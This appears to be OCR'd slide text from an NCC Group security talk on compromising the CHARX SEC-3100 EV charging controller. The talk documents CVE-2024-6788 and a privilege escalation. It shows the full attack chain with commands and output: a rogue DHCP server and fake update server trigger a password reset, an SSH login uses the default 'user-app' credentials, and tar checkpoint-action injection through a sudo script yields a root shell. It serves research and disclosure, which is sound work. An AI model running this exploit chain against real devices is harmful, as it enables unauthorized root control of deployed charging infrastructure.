echo "log_type all" >> /etc/mosquitto/mosquitto-template-`uname -n`.conf
sed -i 's/LogLevel=INFO/LogLevel=DEBUG/g' /data/charx-system-config-manager/charx-system-config-manager.conf
sed -i 's/LogLevel=INFO/LogLevel=DEBUG/g' /data/charx-jupicore/charx-jupicore.conf

# Run services
nginx &
/etc/init.d/mosquitto start

cd /usr/sbin/
CharxSystemConfigManager -cl -c /data/charx-system-config-manager/charx-system-config-manager.conf &
CharxJupiCore -c /data/charx-jupicore/charx-jupicore.conf &
CharxOcpp16Agent -c /data/charx-ocpp16-agent/charx-ocpp16-agent.conf &
CharxControllerLoadmanagement &
CharxModbusAgent -c /data/charx-modbus-agent/charx-modbus-agent.conf &
CharxWebsite -cl -c /data/charx-website/charx-website.conf &
CharxModbusServer -c /data/charx-modbus-server/charx-modbus-server.conf &

# Update agent has some setup required
# Set the IP address to your network interface IP address
/usr/local/bin/charx_set_config_param EthernetNetwork1/addresses $1
CharxUpdateAgent -c /data/charx-update-agent/charx-update-agent.conf &
```


- Semi working emulated environment without physical device

Compromising CHARX #1

- Default user account password is reset to “user” after firmware update
- Client mode
  - HTTP request /get-update-list
  - HTTP download /get-update/last_update.raucb
  - Device reboots
- SSH with default credentials
  - Username: user-app
  - Password: user

Compromising CHARX #1 - Server to client mode


- Trigger server mode to client mode by running DHCP server on 192.168.4.0/24



```
dnsmasq --interface=eth1 --no-daemon --dhcp-range=192.168.4.10,192.168.4.25,255.255.255.0,1m
--no-hosts --no-resolv --conf-file=/dev/null
dnsmasq: started, version 2.89 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua
TFTP conntrack ipset nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq: warning: no upstream servers configured
dnsmasq-dhcp: DHCP, IP range 192.168.4.10 -- 192.168.4.25, lease time 2m
dnsmasq: cleared cache
dnsmasq-dhcp: DHCPDISCOVER(eth1) a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPOFFER(eth1) 192.168.4.12 a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPDISCOVER(eth1) a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPOFFER(eth1) 192.168.4.12 a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPREQUEST(eth1) 192.168.4.12 a8:74:1d:50:4b:5f
dnsmasq-dhcp: DHCPACK(eth1) 192.168.4.12 a8:74:1d:50:4b:5f ev3000
```

Compromising CHARX #1 – Web Server


- Our Debian host acts as a CHARX server
- CHARX client performs HTTP requests for updating firmware
- Respond with fake update (9.9.9) to trigger download
- Downloads legitimate firmware file (1.42) and re-installs firmware
- Device reboots



```
[#] GET /get-rauc-version
[+] Sending response: {"last_update.raucb": "9.9.9-release+1448.20230908.129861fd.7e14fd1"}
[#] GET /get-update/last_update.raucb
[+] Sending file: update/CHARX-SEC-Software-Bundle-V142.raucb
[+] Sent file: update/CHARX-SEC-Software-Bundle-V142.raucb
```

Compromising CHARX #1 – SSH

- SSH with default credentials
  - Username: user-app
  - Password: user
- Password is expired to set new password
- Login via SSH



```
└─$ ssh user-app@192.168.4.14
user-app@192.168.4.14's password: user
Last login: Fri Sep  8 08:19:58 2023 from 192.168.10.1
WARNING: Your password has expired.
You must change your password now and login again!
Changing password for user-app
Old password: user
Enter the new password (minimum of 5 characters)
Please use a combination of upper and lower case letters and numbers.
New password: pwn2own
Re-enter new password: pwn2own
passwd: password changed.
Connection to 192.168.4.14 closed.

└─$ ssh user-app@192.168.4.14
user-app@192.168.4.14's password: pwn2own
Last login: Fri Sep  8 08:38:49 2023 from 192.168.4.1
ev2000:~$
```

Compromising CHARX #1 – Demo (Remote Shell)


Exploiting CHARX SEC-3100 Fall-User
NCC Group

Compromising CHARX #1 – CVE-2024-6788

- “A remote unauthenticated attacker can use the firmware update feature on the LAN interface of the device to reset the password for the predefined, low-privileged user “user-app” to the default password.”

Severity: 8.6 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H)

VDE-2024-022 | CERT@VDE



Product(s)


Article No°	Product Name	Affected Version(s)
	CHARX SEC-3000	< 1.6.3
	CHARX SEC-3050	< 1.6.3
	CHARX SEC-3100	< 1.6.3
	CHARX SEC-3150	< 1.6.3

CHARX Privilege Escalation

- Custom scripts allowed to run as sudo due to /etc/sudoers.d/
- User input parameters passed to tar


CHARX Privilege Escalation - /etc/sudoers.d

- By default, you can SSH
  - username: user-app
  - password: user
- /etc/sudoers.d/user-app



```
## In this file, the commands which can be called with sudo by the user are set
user-app ALL=(ALL) NOPASSWD:/usr/local/bin/charx_set_timezone,
/usr/local/bin/charx_set_datetime, /usr/local/bin/charx_pack_logs, /etc/init.d/user-
applications, /sbin/reboot, /usr/sbin/charx_system_update,
/usr/sbin/charx_application_install, /usr/local/bin/charx_set_ip_address,
/etc/init.d/charx-jupicore,  /etc/init.d/charx-ocpp16-agent, /etc/init.d/charx-system-
config-manager, /etc/init.d/charx-system-monitor, /etc/init.d/charx-controller-agent,
/etc/init.d/charx-modbus-server, /etc/init.d/charx-modbus-agent, /etc/init.d/charx-cellular-
network, /etc/init.d/charx-qca, /etc/init.d/charx-controller-agent,
/usr/local/bin/charx_create_firewall_settings, /etc/init.d/firewall, /etc/init.d/charx-
website, /etc/init.d/charx-update-agent, /sbin/reboot, /usr/local/bin/charx_rm_file
```

CHARX Privilege Escalation - /usr/local/bin/charx_pack_logs




```
#!/bin/sh
#
# The first argument will give the target package
# it should end with .tar.gz to match the file type
TAR="/bin/tar -czf"
FIND_ARGS="-type f"
CHMOD_LOGFILE="/bin/chmod 777"
target_file=$1

# ps output
ps > /var/log/ps-snapshot

...

# System config manager config
/bin/sed -e '/password/d' -e '/pin/d' /data/charx-system-config-manager/system-user-
configuration.ini > /var/log/scm-config-snapshot.ini

# devices list
ls -la /dev/ > /var/log/devices-snapshot

submodule_logfiles="$(/usr/bin/find /data/charx-update-agent/upload/ $FIND_ARGS -name
*tar.gz)"
charx_logfiles="$(/usr/bin/find /log/ $FIND_ARGS)"

$TAR $target_file $charx_logfiles $submodule_logfiles
$CHMOD_LOGFILE $target_file
```

- Single argument assigned to $target_file
- Expects “example.tar.gz”
- Variable passed to $TAR $target_file $charx_logfiles $submodules_logfiles
- sudo tar –czf example.tar.gz /log/example.log

CHARX Privilege Escalation – tar parameters

- --checkpoint and --checkpoint-action can be abused to execute commands



wildcards match '/' (default for exclusion)

Informative output:


--**checkpoint**[=*NUMBER*]

display progress messages every NUMBERth record (default 10)

--**checkpoint-action**=*ACTION*

execute ACTION on each checkpoint

CHARX Privilege Escalation – Exploiting



```
sudo /usr/local/bin/charx_pack_logs "test.tar.gz --checkpoint=1 --checkpoint-
action=exec=/bin/sh"
sh-4.4$ id
uid=0 (root) gid=0 (root) groups=0 (root)
```

